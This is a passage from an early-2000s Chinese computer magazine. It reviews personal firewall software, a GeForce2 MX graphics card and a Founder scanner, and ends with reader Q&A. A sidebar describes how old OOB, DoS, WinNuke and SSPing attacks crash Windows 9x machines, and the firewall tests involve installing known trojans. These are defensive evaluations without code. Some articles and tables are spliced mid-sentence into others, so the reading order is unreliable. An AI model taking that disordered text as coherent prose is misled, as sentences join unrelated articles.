问网络的应用程序，对计算机的端口进行监视。它的缺省设置分为两个级别保护系统：中级用于局域网通信；高级用于Internet通信(高级设置会挡住所有Internet通信，直到改变设置为止)，也就是说只要计算机上的应用程序试图访问Internet，ZoneAlarm就会询问你是否批准。这样，你就可以与隔座的同事共享文件，却又不用担心网上的远程计算机非法访问你的机器了。而且经过定制之后，ZoneAlarm的功能会变得更为强大，我们还可以利用它给予应用程序永久性访问网络的权限。

在ZoneAlarm中，我们可以选择是否采用自动锁定模式进行工作，当你选择自动锁定模式之后，可以设定在停止网络活动一段时间之后或者是在运行屏幕保护程序之后就由系统来自动将网络锁上，从而确保你离开的那段时间没人能黑你的计算机。而且ZoneAlarm还会在屏幕顶端显示一个小工具条，用于监视网络活动。工具条有一个智能状态指示器，告诉你程序是锁着的（不能上网）还是开着的，另外还有一些图标显示哪些应用程序正在访问网络。


对于一个小巧的防火墙程序，这些功能应该说是足够了，但是ZoneAlarm还有很多不错的功能。比如它有MailSafe功能，能够隔离所有入网的Visual Basic脚本直到你决定具体的处理办法。它还内置了一个应急停止按钮，能在出现紧急情况时立即暂停所有的网络活动。更绝的是，它有一个“空闲端口阻挡”功能，能在应用程序不需要通信时自动关闭端口，别人当然查看不到你的机器，也就无法对你的计算机进行未经授权的访问活动。

所有这些功能都使得ZoneAlarm能够和其他的防火墙软件一较高下，不过最吸引人的一点在于它对家庭用户是完全免费的。目前的防火墙软件虽然很多，但基本上都是要付费才能享用的，而ZoneAlarm对于家庭用户来说，却是一个不折不扣的免费工具。

(三) 安全之星1+e

软件类型：商业软件

运行环境：Windows 9x/Me/2000



安全之星1+e是创源公司新近针对普通家庭用户所定制的一款计算机防护软件，它实际上是一款防病毒软件，不过将对病毒的即时查杀和Internet防火墙完美地结合在一起，是它最大的特点所在。

安全之星1+e的网络监视功能是用来保护你的计算机网络免遭黑客或者其他来自Internet的攻击。它引用的是先进的防黑引擎，一旦遇到外来的网络黑客攻击时，它可以报警或阻止网络通讯，甚至是先切断连接，从而保护计算机的安全，同时将黑客攻击的时间、协议、本地端口、远端IP地址、远端端口等信息十分详尽地显示在网络监视窗口中。


和大多数防火墙软件一样，安全之星1+e也能够对网络防火墙进行一些设置，其中提供了高级、中级和低级三种不同的安全防护等级。在设置的时候无需知晓一些专业的术语和烦琐的设置，只要简单地选取即可。而且它提供了对规则库自由扩充功能，公司的安全专家针对Internet上黑客攻击也不断地增加新的防御规则，并对网络安全规则进行更新升级。水平高的用户完全可以利用它来跟踪黑客攻击行为，记录进出电脑的各种TCP、IP、UDP、ICMP、IGMP数据包以及源IP地址、源端口号、目标IP地址及目标端口号，分析后就可以自行增加对新黑客攻击行为的报警及中断规则，从而实现对各类攻击的防范，保障个人Internet网络的安全。

这个合二为一的1+e改变了我们意识上单纯的防黑，教会我们如何“防毒+反黑”，应该说在目前的计算机安全软件中独树一帜，起到了一个里程碑的作用。所有对自己计算机安全担忧的朋友不妨来试试它。

(四) BlackIce Defender

软件类型：商业软件

运行环境：Windows 9x/NT



BlackIce Defender是首批出现在市场上的个人防火墙之一，并且在相当长的时间里都占据着领先的地位。它采用的是标准动态保护过滤器，能够分析网络通信情况并检测和阻挡可疑的连接，能够出色地完成网络方面的防护任务。

从好的方面来说，BlackIce更侧重于入侵分析和处理，这也是它的过人之处。Attack and Intruder(攻击和入侵者)列表可以告诉你哪些人曾试图访问你的计算机，以及哪些IP地址已被拦截。这个列表有很多有用的功能，能够帮你跟踪攻击者的位置，并确定哪些攻击是恶意的，哪些并没有影响到计算机的正常运行。再者，它还能够把我们计算机上的多数端口都隐藏起来，使得别人无法进行攻击。

在BlackIce Defender中有四个安全等级：Trusting(信任)、Cautious(小心)、Nervous(紧张)和Paranoid(危险)，它们反映了允许或禁止的通信类型以及系统程序的端口类型。在Trusting设置下，所有的网络通信都可以通过，而Paranoid则相反，将会拦截所有的入网端口，但不禁止出网通信。这是一个潜在的问题，因为如果有特洛伊木马已经存在于系统中的话，那么它就可以把敏感数据传给外界的黑客，而那个黑客则可以利用获取的数据攻击你的计算机。

与一些防火墙相比，BlackIce在针对应用程序的防护方面有些欠缺。首先，最高设置有时会拦截OICQ、MSN Messenger等普通应用程序进行网上通信，而解决的惟一办法是向Trusted列表中添加特定的IP地址。但这样做会把计算机暴露在外部危险之下，而且每次使用不确信的应用程序时都得更改设置，因此有些麻烦。另一个问题是，如果你想与办公室的同事共享文件，那么你要么将系统对本地和外部网络全部开放，要么安装NetBEUI协议并只允许本地共享，除此之外别无他法。

(五) LockDown Professional

软件类型：共享软件

下载地址：http://www.lockdown2000.com

软件大小：7.9MB

运行环境：Windows 9x/Me/2000



LockDown Professional号称是Windows下最有效的网络安全防护软件，它提供了特洛伊木马查杀、VBScript脚本防护、端口监测、Cookie拦截、网站监视、文件备份等十三项功能，使得它在整体上的功能大大超越其他防火墙软件。和大多数防火墙软件不同的是，LockDown Professional将防护的功能单独作为组件列出，所以我们能够根据自己的实际需要来有选择地运行相应的组件，而一些无关的程序就可以不运行，省得占用过多的系统资源。

在LockDown Professional中，选择左边功能列表中的图标，然后点击右边的"Launch Now"按键就可以运行相应的防护组件，而且还可以将其设置为开机之后就自动运行模式，这对于一些"懒人"是很适合的。在窗口界面中找不到防护的设置，这并不意味着它没有提供设置功能，而是在使用需要对外发送数据的程序或者是遇到接收不明地址的数据情况下才会弹出一个窗口供我们进行设置。此时可以设置程序是否允许、是否接收数据，对于NetAnts、OICQ这类常用的软件，还能设置为永久允许状态。

通过LockDown Professional，我们能够很清楚地知道对方的一些信息。比如有人试图建立非法连接的话，那么他的IP地址、使用的端口、连接的时间等信息都会显示在窗口中，此时就可以设定对方的IP地址禁用，这样它就不能在网上查看到你的计算机了，所以整个系统的安全也就得到了保障。对于所有的连接情况，它还会生成一个日志文件，以便将来分析使用。

(六) 天网2.0

软件类型：共享软件(免费注册)

下载地址：http://sky.net.cn

软件大小：647kB

运行环境：Windows 9x/Me/2000



天网是国人自己编写的一套供家庭用户使用的网络安全程序，它采用了最底层的网络驱动隔绝，其作用层位于网络硬件与Windows的网络驱动之间，在黑客攻击数据接触Windows网络驱动之前将所有的攻击数据拦截，保护脆弱的Windows网络不会崩溃。所以它可以帮你抵挡网络入侵、攻击和防止信息泄露，并可根据可疑的攻击信息与公司的网站相配合来找到攻击者。同时天网把网络分为本地网和互联网，能够针对来自不同网络的信息，来设置不同的安全方案。它附带了极高、高、中、低这四种安全级别，如果你对TCP/IP协议相当了解的话，还可以自己来灵活设置安全防护等级。因此它既适合于通过拨号上网的用户，也适合于通过局域网上网的用户。

当计算机受到攻击或有可疑的数据包到达某个端口的时候，屏幕右下角的图标会闪动(天网会根据设置的安全级别来判断数据包的可疑性)，同时拦截掉这些可疑的数据包，以保护计算机不会受到攻击。并且天网还会把这些数据记录下来，如果发现计算机出现了不正常情况，你可以马上按下"立刻断开网络"按钮，把你的机器立刻从网络上断开，等确认了没有问题后再按动此按钮将网络连上。而且在计算机出现安全性问题或存在出现问题的可能性的时候，你可以通过天网连接到在线客户服务中心，在这里天网安全专家会对你的计算机进行诊断，并且针对诊断结果提供必要的安全帮助，以协助你做好计算机的安全防护工作。

需要指出的是，虽然天网是一个共享软件，但它是可以免费注册的，只要你登录到公司站点在线注册一下就能够使用了，这对于既想保护自己计算机安全，又不愿意付出额外开销的家庭用户来说，还是非常适合的。

二、防火墙软件评测

上面介绍的这几款网络防火墙软件是目前大家比较容易见到的，从前面也可以看出它们在功能上各有千秋，也都有自己的特色。也正因为这个原因，造成了大家选用时左盼右顾，犹豫不决。到底哪一款防火墙软件才最适合你使用呢？大家不妨和笔者一起来对它们进行一个比较全面的测试。

为了获得准确的数据，在测试之前笔者先在一块硬盘上划分两个分区，然后在系统分区中安装Windows 98第二版，同时设置好拨号网络以及网卡的相关参数，保证能够正常登录Internet和局域网，并安装NetAnts 1.23版、Foxmail 3.11正式版和OICQ 2001年0115版，接着采用Ghost软件把整个系统镜像保存在另外一个分区中。测试的时候每次安装一个防火墙软件，登录到Internet和局域网上运行相同的程序(下载软件、浏览页面、发送相同的信件之后再收取、OICQ聊天)，并记录下有关的数据进行评测。

系统测试硬件环境：PIII 800、KingMax 256M内存、昆腾七代6.4G硬盘(5400转)、DLink 10M网卡、帝盟56k速霸Modem。

1.系统资源占用

所谓系统资源占用就是指安装了防火墙软件之后，每次启动Windows时可以使用的系统资源。在没有安装任何防火墙的时候系统可用资源为92%，安装之后的数据详见表1。

从表1可以看出，ZoneAlarm、安全之星1+e和天网2.0对于系统资源的占用情况比较少，而Norton Internet

表 1

防火墙软件	系统可用资源
Norton Internet Security 2001	82%
ZoneAlarm	88%
安全之星1+e	86%
BlackIce Defender	85%
LockDown Professional	84%
天网2.0	86%

注：
1.Norton Internet Security 2001没有安装Norton AntiVirus 2001程序。
2.LockDown Professional为运行特洛伊木马查杀、VBScript脚本防护、端口监测、Cookie拦截这四个组件之后的可用资源。

Security 2001占用了10%的系统资源。不过说起来它们的差距并不是很明显，因为占用资源最多和最少的软件之间差距只有6%，这连一个IE窗口占用的资源都不到。所以在这个方面，它们应该说打了个平手。

2.软件功能

由于这几个防火墙软件都各有自己的特点，所以在测试的时候我们从普通家庭用户最常用到的几个方面进行比较。具体的内容可以参阅表2。

在表2中可以看出，Norton Internet Security 2001、ZoneAlarm和LockDown Professional在评测的几个方面表现都不错，尤其是Norton Internet Security 2001和ZoneAlarm则显得格外突出。其中前者除了自身优秀的网络防护功能之外，还可以与Norton AntiVirus、Norton System Works这两个最优秀的系统维护优化软件合作使用，从而使得它

表 2

防火墙软件	防止恶意连接	病毒防护	木马防护	能否隐藏计算机	Cookie等隐私保护	规则设置	易用性
Norton Internet Security 2001	支持	和Norton AntiVirus合作	支持	可以隐藏一些端口	支持	支持	很好
ZoneAlarm	支持(非常好)	防护蠕虫病毒	支持	可以隐藏计算机	不支持	支持	比较好
安全之星1+e	支持	支持	支持	不支持	不支持	支持	很好
BlackIce Defender	支持	不支持	不支持	不支持	不支持	支持	比较复杂
LockDown Professional	支持	不支持	支持	可以隐藏一些端口	支持	不支持	比较好
天网2.0	支持	不支持	不支持	不支持	不支持	支持	很好

的功能更加强大。而后者的本地、外部网络通信单独设置功能非常适合在局域网中连接到Internet的用户使用，因为利用这一功能可以很轻松地在实现局域网文件共享的同时，阻止未经授权的计算机从Internet外部进行访问，这是其他防火墙软件所不能实现的功能。

3.防护效果

在实际使用的时候，笔者发现这些防火墙软件在第一次运行OICQ、NetAnts之类的网络应用程序时都会有警告窗口出现，设置允许通信之后就不会再出现这种情况了。其中Norton Internet Security 2001和ZoneAlarm可以在运行这些网络应用程序之前对其进行设置，所以在使用的时候不会出现这种情况。

为了测试真实的防护效果，笔者让朋友在局域网和Internet上分别采用SSping、OOB、DOS和WinNuke等一些方式对自己的计算机进行攻击，然后看看这些防火墙的表现如何(附表3)。从表3中可以看出，除了安全之星1+e和BlackIce Defender对于一些攻击不能防范之外，其余的几个防火墙都能够保证系统的稳定运行，这也反映了它们对于网络攻击的实际防范能力。

接着，笔者又在关闭了防火墙程序之后安装了

表 3

防火墙软件	SSping 攻击	OOB攻击	DOS攻击	WinNuke 攻击
Norton Internet Security 2001	系统安全	系统安全	系统安全	系统安全
ZoneAlarm	系统安全	系统安全	系统安全	系统安全
安全之星1+e	系统安全	系统死机	系统死机	系统安全
BlackIce Defender	系统安全	系统死机	系统死机	系统安全
LockDown Professional	系统安全	系统安全	系统安全	系统安全
天网2.0	系统安全	系统安全	系统安全	系统安全

NetSpy、Back Orifice 2000、NetBUS和冰河这四个特洛伊木马程序，然后重新启动计算机并通过支持木马防护功能的防火墙软件对系统进行检测。结果几款支持木马防护的防火墙软件都能够检测到NetSpy、Back Orifice 2000、NetBUS的存在，而冰河只有Norton Internet Security 2001检测出来，看来它的实战能力的确超群。

4.对网络应用程序的影响

在实际使用的时候，笔者发现安装了防火墙软件之后对于网络应用程序或多或少存在一些影响，其原因是软件需要对发送和接收的数据包进行监测，以确认是否有非法数据包进入计算机内部。

在没有安装防火墙软件之前，笔者浏览华军主页所需要的时间为6.7秒，用Foxmail发送和接收附件大小为68kB的邮件时间分别为24秒和17秒，而用NetAnts单线程下载一个1.3MB的文件所需要的时间为246秒，安装了防火墙之后的相应时间从表4中可以看出。这时我们很清楚地知晓Norton Internet Security 2001、ZoneAlarm和天网2.0对于网络应用程序的影响最小，如果对几秒钟不是很介意的话，那你基本上看不出网络方面存在延迟现象。

但是有一点需要特别指出，安装了BlackIce Defender和LockDown Professional之后，原先OICQ中在线传输文

表 4


防火墙软件	IE页面浏览(华军主页)	Foxmail发送/接收信件(附件68K)	NetAnts下载软件(1.3M文件)
Norton Internet Security 2001	8.5秒钟	28秒钟/19秒钟	254秒钟
ZoneAlarm	8.4秒钟	27秒钟/19秒钟	255秒钟
安全之星1+e	9.3秒钟	30秒钟/21秒钟	262秒钟
BlackIce Defender	9.7秒钟	31秒钟/20秒钟	287秒钟
LockDown Professional	8.8秒钟	27秒钟/18秒钟	258秒钟
天网2.0	8.6秒钟	26秒钟/19秒钟	256秒钟

□CFan评测室 www.cfan.com.cn
橄榄树 www.pcolive.com　联合评测

丽台 GeForce2 MX SH Pro 显卡测试

nVIDIA显卡芯片无疑是现在图形加速芯片中的大哥大级产品，它推出的GeForce2 GTS芯片令不少DIYer垂涎三尺。而最近nVIDIA又发布了最新的GeForce3图形芯片，它的性能可以说在图形处理速度上又大大地跨进了一步，但是由于刚刚推出，所以售价比较高昂。 GeForce2 GTS由于搭载的DDR显存很昂贵，所以售价也比较高。在经过一轮又一轮的降价行动以后， GeForce2 MX芯片的性价比很快就体现出来，成为DIY用户的首选产品。在众多的显卡生产厂家中，丽台的知名度还是非常高的，丽台的产品做工、质量都是不错的，就是价格有些偏高！

在降价大潮的驱使下，丽台显卡也打出了降价的大旗，而且在降价的同时还推出了采用5纳秒显存的GeForce2 MX SH Pro显卡。由于采用了5纳秒的显存，所以比起5.5纳秒的显存在性能上提升了不少。对GeForce2 MX显卡而言，性能的瓶颈已经不在芯片上，这一点大家从显存超频后可以大幅提升显卡整体速度就可以看出来。所以这块丽台的GeForce2 MX SH Pro显卡的性能是非常让人期待的。下面我们就来看看这块丽台显卡！丽台显卡一向以做工出色而闻名，这块GeForce2 MX SH Pro同样也不例外。它采用了绿色的PCB底板，大量的贴片设计，颇有大厂风范。这块卡最漂亮的地方就是它采用的大号散热片，这块金黄色散热片有着两块大大的翼展，这样好的散热片很容易让人联想到这块卡的超频性能非常的好。



下一个非常吸引我们的地方就是这块卡采用的显存了。它采用了EtronTech 5纳秒显存，很好地解决了GeForce2 MX显卡的瓶颈问题。而且EtronTech显存的超频性能是非常出众的，这一点在下面的超频测试中也得到了证实！

这块卡采用了nVIDIA GeForce2 MX芯片。GeForce2 MX，从字面上解释，就是基于GeForce2 GTS的核心。主要的区别是这款0.18微米的芯片仅配有两条渲染流水线，而GeForce2 GTS总共装备有4条渲染流水线。如果大家回顾一下，即使最初的GeForce也有四条渲染流水线，这样你会认为，GeForce2 MX将只有GeForce一半的填充能力，但也要记住，GeForce2 GTS相比老GeForce的一个改进是——GeForce2 GTS每条流水线可处理两个纹理单元，而GeForce单时钟每条流水线仅能处理单个纹理块。

因为GeForce2 MX采用的是GeForce2 GTS的核心，它

件的功能不能使用了，这大概是因为防火墙软件将这个功能屏蔽了的原因吧。

看完上面的评测比较之后，大家对于选择哪一款防火墙软件已经心中有数了吧。其实从整体功能方面来说，Norton Internet Security 2001无疑是你的首选，尤其是在安装了其他的Norton工具集之后，你还可以将它们结合起来使用，起到更为强大的作用。不过它是一款商业软件，如果你没有机会使用的话，那么对于家庭用户来说，ZoneAlarm则是你的另外一个选择，而且它的个头小巧，功能却丝毫不逊，更主要的原因在于它是完全免费的！

小知识：

家庭用户常见网络攻击手段

1.OOB攻击　这是利用NetBIOS中一个OOB(Out of Band)的漏洞来进行的，它的原理是通过TCP/IP协议传递一个数据包到计算机某个开放的端口上(一般是137、138和139)，当计算机收到这个数据包之后就会出现瞬间死机或者蓝屏现象，不重新启动计算机就无法继续使用TCP/IP协议来访问网络。

2.DOS攻击　这是针对Windows 9x所使用的ICMP协议进行DOS(Denial of Service，拒绝服务)攻击。一般来说，这种攻击是利用对方计算机上所安装协议的漏洞来连续发送大量的数据包，造成对方计算机的死机。

3.WinNuke攻击　目前的WinNuke系列工具已经从最初的简单选择IP攻击某个端口，发展到可以攻击一个IP区间范围的计算机，并且可以进行连续攻击，还能够验证攻击的效果，还可以检测和选择端口。所以使用它可以造成某一个IP地址区间的计算机全部蓝屏死机。

4.SSPing　这是一个IP攻击工具，它的工作原理是向对方的计算机连续发出大型的ICMP数据包，被攻击的机器此时会试图将这些文件包合并处理，从而造成系统死机。

的两条渲染流水线也可以在每个时钟内处理两个纹理单元。先撇开时钟频率不谈，如果芯片频率相同，GeForce2 MX与老GeForce在理论上应该有着相同的纹理填充能力。因为GeForce有四条渲染流水线，每条流水线可处理一个纹理单元(4条流水线 x 1 纹理/时钟 = 4个纹理像素/时钟)，而 GeForce2 MX虽只有两条渲染流水线,但单条每时钟可处理双纹理单元(这样也是2流水线 x 2纹理/时钟 = 4 纹理像素/时钟)。

特色功能

这款显卡的驱动程序是非常有特色的,大大地增强了其硬件的功能。显卡的驱动提供了:屏幕校正、眼睛保健、色彩校正、CPU信息、显卡超频工具(Speed Runner)、驱动程序相关信息、显示器温度监视系统、设定Windows屏幕保护装置、预览WinFast屏幕保护程序、设定WinFast屏幕保护程序、媒体播放程序、DirectX诊断工具、DirectX装置浏览、显示器高级设定、显示器信息、目前内存使用状态、高级桌面重画、目前系统电源使用状态等。这些功能都大大地方便了用户的使用，操作起来非常的简单快捷。

在软件上，显卡还附带了丽台专用的DVD播放软件，其界面非常的漂亮。更重要的是，它是经过优化的，所以播放DVD时的效果和速度都是不错的！

而在硬件上这块卡同样是非常有特色的,它集成了硬件指示灯。它的工作原理有些像微星的D-LED除错灯,只是作用有些不同。指示灯一共有三个，它们各表示：

a.PWR电源灯(绿色)，亮时表示显卡工作正常。

b.ERR灯(红色)主要显示芯片工作电压是否够用,如果主板提供电压满足不了显卡时，ERR灯会亮，提醒使用者电压供应不正常，如果系统死机时灯亮，表示与电压稳定性有关(如执行复杂3D程序耗电量较大时)。

c.AGP 4X(黄色)亮时表示主板与显卡的AGP 4X功能都正常,这些使得您能够更加了解系统健康状况。

测试

测试平台

CPU:PIII866

主板:联想815E

内存:现代PC133 384M(128M×3)

显卡:丽台GeForce2MX SH Pro

硬盘:迈拓星钻一代 20G(ATA100)

操作系统:中文WIN98SE+DX8.0A

测试

QUAKE3 V1.11

分辨率	位色	样本1	样本2
640X480	16BIT	80.6	80.9
640X480	32BIT	61.5	60
800X600	16BIT	63.4	65.4
800X600	32BIT	40.3	42.8
1024X768	16BIT	40.7	43.3
1024X768	32BIT	27.4	28.6

3DMARK2000 V1.1

分辨率	位色	测试值
640X480	16BIT	6978(见图1)
640X480	32BIT	6120(见图2)
800X600	16BIT	6203(见图3)
800X600	32BIT	4783(见图4)
1024X768	16BIT	4735(见图5)
1024X768	32BIT	3323(见图6)



图1



图2



图3



图4



图5



图6


超频

由于显卡的做工和散热措施做得都相当不错，所以它在超频上的表现应该是不错的。以往我们要将显卡超频都是通过PowerStrip这个软件来实现的,虽然这个软件的功能很强大，但是由于是第三方软件，所以使用起来并不是很方便。这块丽台显卡有所不同，它的驱动程序中自带了超频功能选项，而且还是中文图形界面，非常直观方便。Speed Runner超频工具可以准许将芯片核心频率调整到300MHz显存频率调整到350MHz，幅度还是很大的。



我们的超频测试就是通过驱动程序中的超频选项实现的。我们首先将显存频率调整到210MHz,这已经是某些MX显卡的超频极限了，但是这块卡却没有出现任何的问题，而且表现出了很强的稳定性。所以我们继续向上调节显存频率，这次我们直接将显存频率调整到250MHz。出乎我们的预料，这块

卡仍然可以运行，而且没有出现花屏死机的现象。我们大着胆子又将显存频率调整到了270MHz，这次在Windows98桌面环境下没有死机，但是运行QUAKE3的时候出现了死机。按照我们以往的经验，将显存频率向下调整了一些，最后这块卡的显存稳定运行于260MHz这个频率上！



这块显卡的默认核心频率是175MHz，这是nVIDIA MX芯片的标准频率。有了超显存的经验，再加上显卡采用的大块散热片，我们对提升核心频率还是很有信心的。我们首先将核心频率调整到200MHz，显卡非常的稳定，没有出现任何不良现象。然后我们又将芯片的频率调整到210MHz，运行QUAKE3等软件仍然没有什么问题。最后我们将频率调整到220MHz，显卡出现了严重的花屏。最后发现芯片还是在210MHz这个频率上运行是最为稳定的！

最后我们通过这块卡驱动程序中附带的超频选项，将这块卡超频到210MHz/260MHz。从显卡的超频幅度来看，显存的超频幅度是非常高的，5纳秒的显存果然是名不虚传。下面是在210MHz/260MHz下运行QUAKE3和3DMARK2000的结果！

QUAKE3 V1.11

分辨率	位色	样本1	样本2
640X480	16BIT	89.7	90.1
640X480	32BIT	79.8	80.9
800X600	16BIT	73.2	74.5
800X600	32BIT	57.5	60
1024X768	16BIT	54.1	56.9
1024X768	32BIT	43.4	44.3

3DMARK2000 V1.1

分辨率	位色	测试值
640X480	16BIT	7327(见图7)
640X480	32BIT	6681(见图8)
800X600	16BIT	6766(见图9)
800X600	32BIT	5622(见图10)
1024X768	16BIT	4460(见图11)
1024X768	32BIT	4284(见图12)



图7



图8



图9



图10



图11



图12

总　结


这块丽台GeForce2 MX SH Pro显卡的性能超出了我们的想象，因为在此之前，我们也测试过很多款5纳秒的MX产品，这款丽台显卡的性能绝对可以超越它们。而且这块卡的超频性能给我们留下了很深刻的印象，显存竟然可以超到260MHz，并且稳定运行完所有的测试。再加上显卡良好的做工和丰富的附带程序，综合所有的优势可以表明，这块丽台GeForce2 MX SH Pro绝对是值得选择的！

□ CFan 评测室 www.cfan.com.cn
橄榄树 www.pcolive.com　联合评测

方正 F4180 扫描仪试用手记

现在的扫描仪价格真是越来越便宜了，不到千元的台式扫描仪比比皆是，使一度曾经是电脑迷们的一个梦想的它，成为了家中的又一个“玩具”。而扫描仪作为电脑硬件方面一个越来越重要的外设，在很多地方都已经影响着人们的生活。对于家庭和个人，在数码照相机尚未普及之前，扫描仪就是把普通照片转化为计算机图片的最佳工具。可以毫不夸张地说，对于目前家庭用户，扫描仪至少与打印机同等重要，甚至比打印机更实用一些。如果你已经有了打印机，你应该配有扫描仪，因为，扫描仪是数字化时代的一个很重要





的输入设备！这一次方正推出了它的采用CCD技术的F4180扫描仪。可以看出，这是一款为家庭用户定位的产品，555元的价位在扫描仪产品中，也是人们心理上很容易能接受的价位。

从扫描仪包装盒的大小就能感觉到这款扫描仪的体积应该是比较小巧的，从包装中取出后看到厚度确实比较小，整个扫描仪感觉比较轻巧。外形尺寸为423×260×81.4mm。扫描仪背部没有太多的接口，只有一个USB数据插槽和电源插槽，比较适合家庭的简单安装和使用。

在扫描仪附件中，除了必备的USB连接线、电源以外，还有较详细的安装指南。除此之外，随这款扫描仪附带的软件还是不少的，如Micrografx PicturePublisher 8.0(图像编辑软件)、Adobe PhotoDeluxe 2.0(中文版图像处理软件)、Xerox TextBridge Classic 2.0(光学文字辨识软件)、蒙恬认识王专业版（中文版文字识别软件)、方正画苑平面设计集成软件、方正奥斯多媒体创作软件等。

F4180具有600×1200dpi的光学分辨率，以及19200×19200dpi的最大分辨率外，还具有48位彩色、12位灰度和1位黑白的色彩位数。而且，F4180的扫描范围为216mm×297mm，是标准的A4扫描幅面。

这款F4180扫描仪使用的是CCD（Charge Coupled Device）技术的感光器件。它的工作原理是:通过光源照在原稿上产生反射光，反射光经过反射镜、透镜等光学元件，照射到光电耦合器件上，产生电信号，来表示原稿的图像信息。

扫描仪的分辨率分为横向分辨率和纵向分辨率。以300×600dpi来举例，其中300dpi为扫描仪的横向分辨率，它是由扫描仪中的电耦合元件决定的，是一个硬件指标，600dpi指的就是纵向分辨率，是由扫描仪的步进电机的精度决定的。

在扫描面上的一英寸中，有600个这种CCD感光电耦合器件，就说明扫描仪的横向分辨率是600dpi。48bit指的是扫描仪的色深，指扫描仪在进行内部图像处理时所使用的是48bit（2的48次方种）的色彩来传输。

这些都是决定一台扫描仪的重要性能指标，一看这些指标就能大概知道这台扫描仪的基本性能。而这款扫描仪从指标上看绝不是一款家庭用扫描仪的指标，它基本上已经达到了专业级的水准。

测试环境

CPU PIII866

主板 联想815E

内存 现代 PC133 384M(3×128M)

硬盘 迈拓星钻一代（ATA100）

显卡 升技32M MX

操作系统 中文Windows 98 SE

我们进行的测试是广大用户最关心的几项内容:扫描效果、扫描速度、OCR识别率这三样。因为这几项是普通用户用得最多的功能。

首先进行的是扫描效果的测试,我们用的是一张A4幅面的彩图和普通的照片,并且用不同的分辨率进行测试,测试的结果如下：

扫描样本	模式	分辨率	预扫时间(秒)	扫描时间(秒)
A4彩图	彩色	100dpi	35	65
A4彩图	彩色	300dpi	35	75
A4彩图	彩色	600dpi	35	190
6"×4"照片	彩色	100dpi	25	45
6"×4"照片	彩色	300dpi	25	60
6"×4"照片	彩色	600dpi	25	75
A4文本	黑白	300dpi	22	35

在速度测试中,我们认为这款扫描仪的扫描速度相对慢一些,低分辨率下扫描的速度还是可以接受的,但在高分辨率下的扫描速度一般,这也将其限定在了对工作速度要求不高的场合,尤其是家庭应用。

在扫描效果测试中,该款扫描仪的色彩还原能力在同档次的产品中表现还是不错的,丢色感觉不明显。如此低的价格能做到这种程度应该说物有所值。

我们还进行了OCR软件识别率测试。从以前的经验来看,识别率的高低和扫描仪送的OCR软件关系非常大,只要软件的内核设计得不错,就会有很好的表现,而软件的内核设计有问题的话，识别率相当的低。我们分别进行的是英文、中文、英中混排三种不同的文本扫描测试。英文文本在经过扫描后,通过其自带的‘蒙恬认识王’标准版进行识别,成绩很不错,基本上没有什么错误。在中文文本的识别时,出现的错误相对有些增加,1000个汉字一般都有60-70个左右的错误出现，识别率大概能保持在90%以上。而在中英文混排的识别下出现的问题就稍微多一些了,表现为将中文认成英文,或是将英文单词认成一段黑墨。这个问题需要厂家在下一代的识别软件方面多下下功夫了。

这款扫描仪对于一般的家庭用户来说,还是能够满足基本要求的，毕竟这款方正F4180的售价只有555元，我们也不能对它过于苛刻。再加上这款扫描仪附带的多种软件,作为入门级的扫描仪，方正F4180还是非常合适的！

★我的 Modem 为什么没有拨号音？
★为什么扫描出来的图像颜色失真、模糊？
★为什么扫描出来的图像上总有一道彩虹的痕迹？
★只有 Win3.x 驱动的老声卡能用在 Win98 下吗？
★在 Word 中插入的公式对象为什么不能显示？
★ ISDN、DDN、有线电视、卫星、ADSL 几种上网方式有什么区别？

问:我刚买了一个外置Modem，连好线在Windows 98操作系统中建立了新连接并安装检测到了这个设备，系统也提示安装正确，可是当我拨号连接Internet的时候，系统却弹出拨号连接错误窗口，说是无法建立拨号连接，提示没有拨号音，可我的电话却能正常使用，有正常的拨号声音，请问这是怎么回事？

答:这种现象很可能是您将外置Modem背后的两根连接线插错了端口造成的。一般外置Modem背后有两个接线端口，一个是Line，一个是Phone，您应该将墙上的电话线连接到Line端口上，将电话机连接到Phone端口上。如果插反了，一般会提示您无法拨通。您可以将外置Modem背后的两根连接线调换一下位置再试试看。

问:我发现我的扫描仪扫描出来的图片颜色失真，有些模糊，请问这是什么故障？

答:造成这种状况的原因很多，您可以从以下几点找原因：

（1）扫描仪的灯管老化。这一般是扫描仪使用周期过长、频率过高引起。解决：请与相关厂商联系维修。

（2）扫描仪的平板玻璃被污染。解决：用照相机或摄像机镜头专用擦拭纸将平板玻璃擦干净。

（3）想用低分辨率扫描仪扫描出高分辨率的图片。您的扫描仪本身的分辨率太低，比如说是300dpi，而您却要扫描900dpi的图片，等于将原来的一个像素点放大了3倍，图像肯定要变模糊的。解决:将扫描分辨率控制在扫描仪标称分辨率下。

（4）显示器的颜色选项设置得不合理，色位过少，不能正常显示出扫描的图像。解决：用鼠标右键单击Windows的桌面空白处，在弹出的右键菜单中选“属性”->“设置”，将“颜色”选项设置为增强色（16位）或更高。

问:最近我用扫描仪扫描图片时发现扫描出来的图像上总有一道彩虹的痕迹，请问这是什么原因造成的？

